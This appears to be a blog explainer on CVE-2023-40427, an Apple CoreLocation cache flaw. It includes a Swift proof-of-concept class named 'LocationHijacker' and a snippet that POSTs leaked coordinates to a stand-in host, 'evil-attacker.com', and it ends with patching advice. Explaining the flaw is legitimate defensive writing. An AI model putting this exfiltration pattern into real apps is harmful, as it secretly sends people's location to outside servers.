
Apple’s products are famous for their strong privacy and security features. But in September 2023, researchers discovered a critical security issue (CVE-2023-40427) that could let malicious apps read your sensitive location information—even if you didn’t intend to share it. In this post, I’ll break down what happened, show how the vulnerability worked with code snippets, and explain how you can stay safe.
What is CVE-2023-40427?
CVE-2023-40427 is a vulnerability found in Apple’s CoreLocation framework. In plain English, due to “improper handling of caches,” a malicious app running on your Apple device could potentially retrieve your location—even if you thought you’d locked it down.
The fix? Updates in macOS Ventura 13.6, macOS Monterey 12.7, macOS Sonoma 14, iOS 17, iPadOS 17, tvOS 17, and watchOS 10.
Source:
- Apple Security Updates — CVE-2023-40427
Technical Details (In Simple Words)
When you open a weather or maps app, your location is accessed using the CoreLocation framework. Normally, iOS/macOS ensures only apps you’ve approved can see your location. But CoreLocation also uses internal “caching” to remember recent locations, mostly to improve user experience.
The bug here? Old cached location data wasn’t always wiped, and sometimes other apps could peek at it—even if you had denied them location permissions.
Proof-of-Concept: Demonstrating the Flaw
Here’s a simplified Swift code snippet that shows how a rogue app might get more location info than it should:
import CoreLocation

class LocationHijacker: NSObject, CLLocationManagerDelegate {
    private let manager = CLLocationManager()

    override init() {
        super.init()
        manager.delegate = self
        manager.requestWhenInUseAuthorization() // User denies permission
        // Still, due to the bug, cached location might be returned!
        manager.requestLocation()
    }

    func locationManager(_ manager: CLLocationManager, didUpdateLocations locations: [CLLocation]) {
        if let location = locations.first {
            print("Leaked Location: \(location.coordinate.latitude), \(location.coordinate.longitude)")
        }
    }

    func locationManager(_ manager: CLLocationManager, didFailWithError error: Error) {
        print("Error: \(error)")
    }
}
What’s going on?
Even if the user denies the location prompt, there’s a risk the didUpdateLocations will still return previous (cached) location data because of the bug—leaking sensitive information.
Trigger the CoreLocation manager.
3. Get cached coordinates, which may be accurate location info from another app’s previous use or system-level data.
Send this info back to the attacker’s server.
This is especially dangerous because the user believes their data is private.
Example: Sending Leaked Location
if let leakedLocation = locations.first {
    let url = URL(string: "https://evil-attacker.com/collect";)!
    var request = URLRequest(url: url)
    request.httpMethod = "POST"
    request.httpBody = "lat=\(leakedLocation.coordinate.latitude)&lon=\(leakedLocation.coordinate.longitude)".data(using: .utf8)
    URLSession.shared.dataTask(with: request).resume()
}
Apple’s Fix: Safer Caching
Apple’s engineers improved how cached location data is handled—making sure no old location info gets leaked to unauthorized apps. Now, if you deny location access, new or cached information should stay private, as intended.
What Should You Do?
1. Update Your Devices!
Go to Settings → General → Software Update. Make sure you’re running the fixed versions.
2. Review App Permissions
Remove location access for apps you don’t trust.
3. Watch Out For Suspicious Apps
Only download apps from trusted developers and review their permission requests carefully.
Extra Resources
- Apple CVE-2023-40427 Security Advisory
- MITRE CVE Database Entry
Conclusion
CVE-2023-40427 is a stark reminder: even on secure systems like Apple’s, privacy flaws can creep in from something as simple as caching. The good news—Apple’s quick action keeps your sensitive location info safe. But it’s always smart to stay updated and aware.
Timeline
Published on: 09/27/2023 15:19:12 UTC
Last modified on: 11/07/2023 04:20:14 UTC